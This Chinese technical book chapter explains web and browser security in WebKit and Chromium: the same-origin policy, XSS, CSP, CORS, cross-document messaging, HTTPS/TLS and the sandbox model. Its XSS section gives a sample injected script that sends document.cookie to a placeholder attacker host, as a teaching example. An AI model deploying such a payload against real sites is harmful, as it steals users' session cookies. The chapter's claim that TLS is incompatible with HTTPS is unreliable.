规范的框架

WebKit 技术内幕

12 第12章 安全机制

安全机制对于浏览器和渲染引擎来说至关重要。一个不考虑安全机制的 HTML5 规范体系肯定不会受到广泛地使用，同时一个不安全的浏览器也不会得到广大用户的青睐。本章介绍的安全机制分成两个不同的部分，第一个部分是网页的安全，包括但是不限于网页数据安全传输、跨域访问、用户数据安全等。第二个部分是浏览器的安全，具体是指虽然网页或者 JavaScript 代码有一些安全问题或者存在安全漏洞，浏览器也能够在运行它们的时候保证自身的安全，不受到攻击从而泄露数据或者使系统遭受破坏。

12.1 网页安全模型

12.1.1 安全模型基础

当用户访问网页的时候，浏览器需要确保该网页中数据的安全性，如 Cookie、用户名和密码等信息不会被其他的恶意网页所获取。HTML5 定义了一系列安全机制来保证网页浏览的安全性，这构成了网页的安全模型。下面从一个基础概念入手来介绍这一模型。

12.1.1.1　域

在安全模型的定义中，域（Origin）这个概念是非常重要的，它表示的是网页所在的域名、传输协议和端口（Port）等信息，域是表明网页身份的重要标识。例如一个网页“http://blog.csdn.net/milado_nju”，那么它的域是“http://blog.csdn.net”，其中“http:”是协议（Protocol），“blog.csdn.net”是域名（Domain），而端口是默认的 80。读者打开 Chrome 浏览器的开发者工具和控制台，输入“window.location”，就可以看到如图 12-1 所示关于域的各种信息。

```
window.location
▼ Location {replace: function, assign: function, ancestorOrigins: DOMStringList, origin: "http
  ://blog.csdn.net", hash: ""…} i
  ▶ ancestorOrigins: DOMStringList
  ▶ assign: function () { [native code] }
    hash: ""
    host: "blog.csdn.net"
    hostname: "blog.csdn.net"
    href: "http://blog.csdn.net/milado_nju/?test=abc"
    origin: "http://blog.csdn.net"
    pathname: "/milado_nju/"
    port: ""
    protocol: "http:"
  ▶ reload: function reload() { [native code] }
  ▶ replace: function () { [native code] }
    search: "?test=abc"
  ▶ toString: function toString() { [native code] }
  ▶ valueOf: function valueOf() { [native code] }
  ▶ __proto__: Location
```

图 12-1　网页“http://blog.csdn.net/milado_nju”的“window.location”信息

根据安全模型的定义，不同域中网页间的资源访问是受到严格限制的，也就是网页的 DOM 对象、个人数据、XMLHttpRequest 等需要受到控制，默认情况下，不同网页间的这些数据是被浏览器隔离的，不能互相访问，这就是 HTML 的“Same origin Policy”策略。示例代码 12-1 是一个访问不同域网页的代码示例。

该段代码是一个简单的跨域访问的例子，首先这个网页是工作在本地、由笔者搭建的一个简单 http 服务器之上，这里大家姑且认为这个服务器的域是“http://myweb.com:80”。网页的 JavaScript 代码试图访问一个“iframe”元素中的对象，也就是“aFrame.contentWindow.document”。在 Chrome 浏览器中，当执行到代码“console.log(contentWin.document);”的时候，会出现如下的错误，读者可以在控制台中找到这些信息。

Uncaught SecurityError: Blocked a frame with origin "http://myweb.com" from accessing a frame with origin "http://blog.csdn.net". Protocols, domains, and ports must match.

这段错误信息的含义是，一个在域“http://myweb.com”网页中的 JavaScript 代码，试图访问“http://blog.csdn.net”域中网页的对象，这是不被允许的。唯一允许的条件（后面有其他机制也可以辅助实现跨域资源共享）是这两个网页在同一域中，根据规范的定义，当且仅当它们的协议、域名和端口号都相同的情况下，浏览器才会允许它们之间互相访问。

示例代码 12-1　跨域访问对象的简单代码

```
<html>
<body>
  <div>Cross origin 示例</div>
  <iframe id="aframe" src="http://blog.csdn.net/milado_nju"></iframe>
  <script type="text/javascript">
    window.onload = function () {
     var aFrame= document.getElementById("aframe");
     var contentWin = aFrame.contentWindow;
     console.log(contentWin.document);
    }
  </script>
</body>
</html>
```

为什么要做这些限制呢？因为不同域之间的安全非常重要，信息很容易泄露，跨域（Cross Origin）的攻击是网页安全最主要的问题之一。

12.1.1.2　XSS

读者可以回忆一下，在第 5 章的 HTML 解释器中，笔者介绍过解释 HTML 构建 DOM 的过程中，WebKit 使用一个叫做 XSSAuditor 的类来做安全方面的检查，它的作用是防止 XSS 攻击，那么什么是 XSS 呢？

XSS 的全称是 Cross Site Scripting，其含义是执行跨域的 JavaScript 脚本代码。执行脚本这本身没什么问题。但是，由于执行其他域的脚本代码可能存在严重的危害，还有可能会盗取当前域中的各种数据。举个例子，假如用户不小心单击如下的链接

“ http://myweb.com/?<script>window.open("http://hac.ker.com/?secret=document.cookie")

</script>”。如果该网页中存在漏洞，这段网址的输入可能变成了代码被注入网页中，那么该网页的信息将会被传输到另外一个域中去，其中主要的原因是浏览器将用户的数据变成了可以执行的代码，解决上面问题的一个典型方法就是不信任任何来自用户输入的数据。对于上面的例子，可以使用字符转换，因为“<>”等字符在 HTML 中有特殊的含义，表示的是元素，所以开发者将用户输入的数据进行字符转换，那就是将“<”转换成“<”，“>”转换成“>”等，这样浏览器就不会将它们作为代码来执行。

上面的攻击只是网页地址攻击类型的一个例子，通过各种方式和手段，攻击者可能利用网页的漏洞来获取信息，更多的例子读者可以参考如网页“https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet”中所列举出的各种各样的攻击，其危害确实很大。

如果所有的威胁都要网页开发者想方设法来避免，这显然是不现实的，因为很难让所有开发者都注意到这些攻击行为，而且攻击也在不停地演变。因此，在 HTML5 规范之前，跨域的资源共享是不被允许的，既然没有能力分辨是否是攻击，那就阻止它，这多少有点因噎废食的感觉。为此，标准组织和 WebKit 使用了大量的技术来避免各种攻击的发生。例如，在 HTTP 消息头中定义了一个名为“X-XSS-Protection”的字段，此时，浏览器会打开防止 XSS 攻击的过滤器，目前主要的浏览器都支持该技术，下面详细介绍这些相关的技术。

12.1.1.3　CSP

Content Security Policy 是一种防止 XSS 攻击的技术，它使用 HTTP 消息头来指定网站（或者网页）能够标注哪些域中的哪些类型的资源被允许加载在该域的网页中，包括 JavaScript、CSS、HTML Frames、字体、图片和嵌入对象（如插件、Java Applet 等）。

在 HTTP 消息头（如果读者不熟悉的话，建议查阅 HTTP 消息头规范）中，可以使用相应的字段来控制这些域和资源的访问，其主要是服务器返回的 HTTP 消息

头。目前，不同浏览器中使用不同的字段名来表示，主要包含三种名称：Content-Security-Policy（由标准组织定义，目前最新的 Chrome 和 Firefox 版本都支持它）、X-WebKit-CSP（实验性的字段名，由 Chrome 和其他基于 WebKit 的浏览器使用）和 X-Content-Security-Policy（Firefox 所使用）。该字段的定义格式如下所示。

字段名：指令名（directive）指令值；指令名 指令值；……

所以该字段就是包含一个字段名及一系列的“指令名＋指令值”对的列表。其中指令名及其含义如表 12-1 所示，共包括 11 种类型的指令来控制网页中的各种资源和安全行为。

表 12-1 CSP 的指令名和功能

指 令 名	含 义
default-src	控制所有资源，如果已经包含该指定资源的指令，那么 default-src 优先级较低。如果没有包含该指定的指令，那么使用 default-src 指令定义的内容
script-src	用于控制 JavaScript 代码
style-src	用于控制 CSS 样式表
img-src	用于控制图片资源
connect-src	用于控制 XMLHttpRequest、WebSocket 等同连接相关
font-src	用于控制字体资源
object-src	用于控制“embed”、“object”、“applet”等元素加载的资源
media-src	用于控制多媒体资源，包括音频和视频
frame-src	用于控制可以加载的框
sandbox	用于控制网页中是否允许弹出对话框，插件和脚本的执行等，值可能是“allow-forms”、“allow-same-origin”、“allow-scripts”、“allow-top-navigation”
report-uri	将错误信息发送到指定的 URI

下面以网页“http://content-security-policy.com/”为例来说明 CSP 的具体表示形式。图 12-2 是使用 Chrome 浏览器浏览该网页所获取的从服务器返回的 HTTP 消息头，图中包括两个字段，分别是“X-Content-Security-Policy”和“X-WebKit-CSP”，

它们的值相同，其原因主要是为了兼容各种浏览器。

```
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Date: Sat, 26 Oct 2013 04:49:29 GMT
Server: Apache
Transfer-Encoding: chunked
X-Content-Security-Policy: default-src 'self' www.google-analytics.com netdna.
bootstrapcdn.com ajax.googleapis.com; object-src 'none'; media-src 'none';
frame-src 'none'; connect-src 'none';
X-WebKit-CSP: default-src 'self' www.google-analytics.com netdna.bootstrapcdn.com
ajax.googleapis.com; object-src 'none'; media-src 'none'; frame-src 'none';
connect-src 'none';
```

图 12-2 网页“http://content-security-policy.com/”返回的 HTTP 消息头

下面以“X-Content-Security-Policy”为例进行说明，它定义了 default-src，该字段表明如果没有具体资源类型的定义，它允许自身的域（Self）、“www.google-analytics.com”、“netdna.bootstrapcdn.com”和“ajax.googleapis.com”。而“object-src”等四个指令不能加载任何插件、音视频资源、连接等。

为了说明浏览器的支持情况，该网页和网站特地访问了一些违反上面定义的策略以便于理解。下面是该网页运行在 Chrome 时报告的错误之一，这是故意演示 CSP 功能的结果。

Refused to load the stylesheet 'http://fonts.googleapis.com/css?family=Ubuntu' because it violates the following Content Security Policy directive: "default-src 'self' www.google-analytics.com netdna.bootstrapcdn.com ajax.googleapis.com". Note that 'style-src' was not explicitly set, so 'default-src' is used as a fallback.

这段错误消息的含义是一个样式资源被阻止。WebKit 处理的过程是这样的，首先查找是否定义了“style-src”指令，如图 12-2 中所示，CSP 并没有定义该指令，所以使用“default-src”定义的策略，但是，该指令中并没有允许该域中的资源，所以它被 Chrome 浏览器拒绝。

12.1.1.4 CORS

根据“Same Origin Policy”原则，浏览器做了很多的限制以阻止跨域的访问，所以跨域的资源共享又变成了一个问题。标准组织为了适应现实的需要，制定了 CORS（Cross Origin Resource Sharing）规范，也就是跨域资源共享，该规范也是借助于 HTTP 消息头并通过定义了一些字段来实现的，主要是定义不同域之间交互数据的方式。

当某个网页希望访问其他域资源的时候，就需要按照 CORS 定义的标准从一个域访问另外一个域的数据。比如一个网站 http://myweb.com 希望使用 http://blog.csdn.net 上的数据，这时就需要用到 CORS。

CORS 使用 HTTP 消息头来描述规范定义的内容。在描述使用 CORS 的 HTTP 消息头之前，先解释一下什么叫简单的 HTTP 消息头，HTTP 消息头是指包含有限个字段（如 Accept、Accept-language 等）并且请求类型只是 HEAD、GET 和 POST。通常简单的 HTTP 消息头只需要较小的代价，而包含了 CORS 的消息头却不是简单的 HTTP 消息头，该消息请求在 CROS 里面被称为“Preflight”消息请求。

CORS 使用到的字段名和功能如表 12-2 所示，其类型可以分成请求端和响应端两种。如果每个 HTTP 消息头都要包含这些字段，那么绝对是一种浪费，因为没有必要每个 HTTP 消息头都重复包含这些类型，为此，就会使用到“Preflight”请求来发送包含 CORS 字段的消息，而其他则是简单的 HTTP 消息头。图中的 Access-Control-Max-Age 则是表示 Prefight 请求的有效期，在有效期内不需要重复发送 CORS 定义字段的消息。

表 12-2 CROS 规范定义的字段名

字 段 名	类 型	含 义
Origin	请求端	请求端申明该请求来源于哪个域
Access-Control-Request-Method	请求端	请求端的 HTTP 请求类型，如 PUT、GET、HEAD 等
Access-Control-Request-Headers	请求端	一个以“,”为分隔符的列表，表项是自定义请求的字段

续表

Access-Control-Allow-Origin	响应端	表明响应端允许的域，可以指定特定的域，也可以使用“*”表示允许所有的域请求
Access-Control-Allow-Credentials	响应端	默认情况 Cookie 之类的信息是不能够共享的，但是如果设置该字段为真，那么 Cookie 是可以传输给请求端的
Access-Control-Expose-Headers	响应端	是否暴露回复消息给 XHR，以便 XHR 能够读取响应消息的内容
Access-Control-Max-Age	响应端	Prelight 请求的有效时间
Access-Control-Allow-Methods	响应端	响应端允许的 HTTP 请求类型，如前面所述的 PUT、GET、HEAD 等
Access-Control-Allow-Headers	响应端	响应端支持的自定义字段

图 12-3 是使用 CORS 规范的请求消息头和响应消息头，左侧是请求端的消息，右侧是响应端的消息，基本上就是使用上面的定义，很直观并易于理解。

```
GET /cors HTTP/1.1
Origin: http://myweb.com
Host: blog.csdn.net
Accept-Language: en-US
Connection: keep-alive
```

```
Access-Control-Allow-Origin: http://myweb.com
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: false
Content-Type: text/html; charset=utf-8
```

图 12-3 使用 CORS 技术的 HTTP 消息头

值得注意的是，读者不要把 CORS 和 CSP 混淆，它们规定的是不同领域的标准，处理的是不同的事情。其主要的区别在于，CSP 定义的是网页自身能够访问的某些域和资源，而 CORS 定义的是一个网页如何才能访问被同源策略禁止的跨域资源，规定了两者交互的协议和方式。

12.1.1.5 Cross Document Messaging

到目前为止，通过 JavaScript 直接访问其他域网页的 DOM 结构问题还是没得到解决，根据安全要求，如果直接访问且不受限，似乎不是一个行之有效的办法。标

准组织的解决之道是引入一个消息传递机制，这就是 Cross Document Messaging。

Cross Document Messaging 定义的是通过 window.postMessage 接口让 JavaScript 在不同域的文档中传递消息成为可能，示例代码 12-2 在示例代码 12-1 之后，演示了如何使用该技术来传递消息。

示例代码 12-2　使用 Cross Document Messaging 技术来跨域文档传输消息

```
http://myweb.com 中 JavaScript 代码:
  contentWin.postMessage('Hello', 'http://blog.csdn.net');

http://blog.csdn.net/milado_nju 网页中 JavaScript 代码（假如可以的话）:
  window.addEventListener('message', function receiver(e) {
    if (e.origin == 'http://myweb.com') {
      if (e.data == 'Hello') {
        e.source.postMessage('Hello2', e.origin);
      } else {
        alert(e.data);
      }
    }
  }, false);
```

这的确没有什么深奥的地方，该机制使用“window”对象的 postMessage 方法来传递给其他域网页消息，该方法包含两个参数，第一个是消息内容，第二个是需要对方的域信息。而在接收方，开发者在 JavaScript 代码中注册一个消息响应函数，如示例代码 12-2 所示，如果检查出消息来自于“http://myweb.com”，那么就回复一个“hello2”消息，原理非常简单。

12.1.1.6　安全传输协议

对于用户而言，网页的安全还包含一个重要点，那就是用户和服务器之间交互数据的安全性问题。对于一般的网页而言，这些数据的传输都是使用明文方式，也就是说它们对谁都是可见的，这能够满足大多数的使用情况。但是，对于隐私的数据，如密码、银行账号信息等，如果使用明文来传输，那是非常危险的。为此，Web 引入了安全的数据传输协议，这就是 HTTPS。

HTTPS 是在 HTTP 协议之上使用 SSL（Secure Socket Layer）技术来对传输的数据进行加密，从而保证了数据的安全性。SSL 协议是构建在 TCP 协议之上、应用层协议 HTTP 之下的。SSL 工作的主要流程是先进行服务器认证（认证服务器是安全可靠的），然后是用户认证。SSL 协议主要是服务提供商对用户信息保密的承诺，这有利于提供商而不利于消费者。同时 SSL 还存在一些问题，例如，只能提供交易中客户与服务器间的双方认证，在涉及多方的电子交易中，SSL 协议并不能协调各方间的安全传输和信任关系。

TLS（Transport Layer Security）是在 SSL3.0 基础之上发展起来的，它使用了新的加密算法，所以它同 HTTPS 之间并不兼容。TLS 用于两个通信应用程序之间，提供保密性和数据完整性，该协议是由两层子协议组成的，包括 TLS 记录协议（TLS Record）和 TLS 握手协议（TLS Handshake）。较低的层为 TLS 记录协议，位于 TCP 协议之上。

TLS 记录协议用于封装各种高层协议。作为这种封装协议之一的握手协议允许服务器与客户机在应用程序协议传输和接收其第一个数据字节前彼此认证，协商加密算法和加密密钥。

TLS 握手协议具有三个属性。其一是可以使用非对称的密码术来认证对等方的身份。其二是共享加密密钥的协商是安全的。对偷窃者来说协商加密是难以获得的。此外经过认证的连接不能获得加密，即使是进入连接中间的攻击者也不能。其三是协商是可靠的。如果没有经过通信方成员的检测，任何攻击者都不能修改通信协商。

TLS 独立于高层协议，如 HTTP 协议。高层协议如 HTTP 协议可以透明地分布在 TLS 协议上面。然而，TLS 标准并没有规定应用程序如何在 TLS 上增加安全性，它把如何启动 TLS 握手协议及如何解释交换的认证证书的决定权留给协议的设计者和实施者来判断。

读者可以自己回想一下经常使用的网页，如果涉及到密码和银行账户信息，但

是协议却不是 HTTPS 的话，就要小心了，因为可能你的所有信息都暴露在大庭广众之下，盗窃者随时能够轻易地获取这些信息，现在就去检查吧。

12.1.2 WebKit 的实现

上面一次性介绍了域的概念、XSS、CSP 规范和 CORS 规范等 HTML5 为了保证网页安全性引入的一系列技术。这些新技术未必在所有的渲染引擎中得到支持，但是 WebKit 已经提供了对它们的支持，下面将一一介绍。

首先是 WebKit 为了防止 XSS 攻击所做的努力。图 12-4 是 WebKit 中启动 XSS 过滤功能所使用的相关基础设施。为了防止 XSS 攻击，需要在解释 HTML 的过程中进行 XSS 过滤，也就是对词法分析器分析之后的词语（Token）进行过滤，以发现潜在的问题。




图 12-4 WebKit 中 XSS 过滤功能的相关类及其关系

基本的工作过程是这样的，在 HTMLDocumentParser 类解释出一个词语之后，如果需要进行 XSS 过滤功能（这是默认打开的，当然也可以强制关闭），则每一个词语使用 HTMLDocumentParser 类的 XSSAuditor 对象来进行过滤，也就是图中的 XSSAuditor::filterToken 函数，对于每一个词语，该函数进行过滤并生成相应的结果

XSSInfo 对象，该对象包含是否需要阻止整个页面渲染等信息。XSSAuditor 不做决定，而是由 HTMLDocumentParser 将这些信息交给 XSSAuditorDelegate 类来处理，再根据这些信息来生成报告，XSSAuditorDelegate 将结果报告发送给“report-uri”，前面提到过该字段“report-uri”。

那么 filterToken 中具体做什么事情呢？XSS 有很多种攻击的类型，这里主要包括对于元素开始和结束及其属性的检查，同时对于一些特定类型的词语进行过滤，包括 input、form、button，iframe、script 等。当发现潜在危险的时候，再生成相应的结果信息也就是 XSSInfo 对象。

其次是 CSP 方面的支持。图 12-5 是 WebKit 支持 CSP 所定义的相关基础设施，同时包括 Origin 的定义。其中，对于 CSP 支持的主要部分是 ContentSecurityPolicy 和 SecurityContext 这两个类。




图 12-5　WebKit 的 Origin 定义和支持 CSP 的基础设施

- ContentSecurityPolicy：主要包括对于规范中定义的各个字段的解释和解释

后内容的保存，如图中的 didReceiveHeader 函数就是处理服务器端的 HTTP 消息头。该类将指令和指令的内容保存在“m_policies”中，形成一个列表。

- SecurityContext：支持安全机制的上下文类，包含了 Origin 对象和 ContentSecurityPolicy 对象，其他对 CSP 等的调用都是通过该类来获取的。

下面看图 12-5 中最下部分，又是两个类 WebSecurityOrigin 和 WebSecurityPolicy，这是 WebKit 的 Chromium 移植定义的两个接口类，可以被 Chromium 调用。它们都有内部的实现，具体分别是 SecurityOrigin 和 SecurityPolicy。SecurityOrigin 就是规范中对于 Origin 的定义。而 SecurityPolicy 就是对 CSP 策略的定义，通过 WebSecurityPolicy 接口，Chromium 可以自定义一些策略并设置到 WebKit 中。

图 12-5 中间部分虽然类比较多，但并不是很复杂。相信大家对 Document 类非常熟悉了，它间接地继承了 SecurityContext（略过图中的 ScriptExecutionContext 类，对于介绍安全机制没有什么帮助），自然 Document 也继承了 CSP 的设置，因为 Document 会在各处被使用，所以这样很方便调用 CSP 的功能。DOMSecurityPolicy 是为了将 CSP 的信息暴露到 JavaScript 代码中，这样 JavaScript 代码可以获取 CSP 定义的内容，如“script-src”指令所定义的允许访问的域。ResourceFetcher 是获取资源的类，根据 CSP 的定义，对于各种类型的资源，在获取之前都需要检查该资源是否在 CSP 定义的允许范围内，如果不在，则拒绝请求，并报告错误。如果在，则发起请求，该请求需要依赖 SecurityPolicy 提供的一些信息。如此，CSP 规范所定义的功能就被完整支持了。

最后是 CORS 的支持，图 12-6 是 WebKit 支持 CORS 所涉及的一些类。其中最主要的是 CrossOriginAccessControl 部分。它不是一个类，里面只是包含了一组全局函数，用来帮助生成符合 CORS 规范的“Preflight”请求或者其他简单请求，同时包括处理来自回复端的消息。在 WebKit 使用 WebURLLoader 请求的时候，使用这些方法就能够生成相应的请求。




图 12-6　WebKit 支持 CORS 规范的基础设施

12.2　沙箱模型

12.2.1　原理

一般而言，对于网络上的网页中的 JavaScript 代码和插件是不受信的（除非是经过认证的网站），特别是一些故意设计侵入浏览器运行的主机代码更是非常危险，通过一些手段或者浏览器中的漏洞，这些代码可能获取了主机的管理权限，这对主机系统来说是非常危险的。所以，除了保证网页本身之外，还需要保证浏览器和浏览器所在的系统不存在危险。

对于网络上的网页，浏览器认为它们是不安全的，因为网页总是存在各种可能性，也许是无意的或有意的攻击。如果有一种机制，将网页的运行限制在一个特定的环境中，也就是一个沙箱中，使它只能访问有限的功能。那么，即使网页工作的渲染引擎被攻击，它也不能够获取渲染引擎工作的主机系统中的任何权限，这一思想就是沙箱模型。

WebKit 中并没有提供沙箱机制的支持，所以后面的介绍主要以 Chromium 为基础来介绍在多进程架构中，沙箱模型的实现方式。

Chromium 是以多进程为基础的，网页的渲染在一个独立的 Renderer 进程中进行，

这为实现沙箱模型提供了基础，因为可以相对容易地使用一些技术将整个网页的渲染过程放在一个受限的进程中来完成，如图 12-7 所示，受限环境只能被某些或者很少的系统调用而且不能直接访问用户数据。而沙箱模型工作的基本单位就是进程。

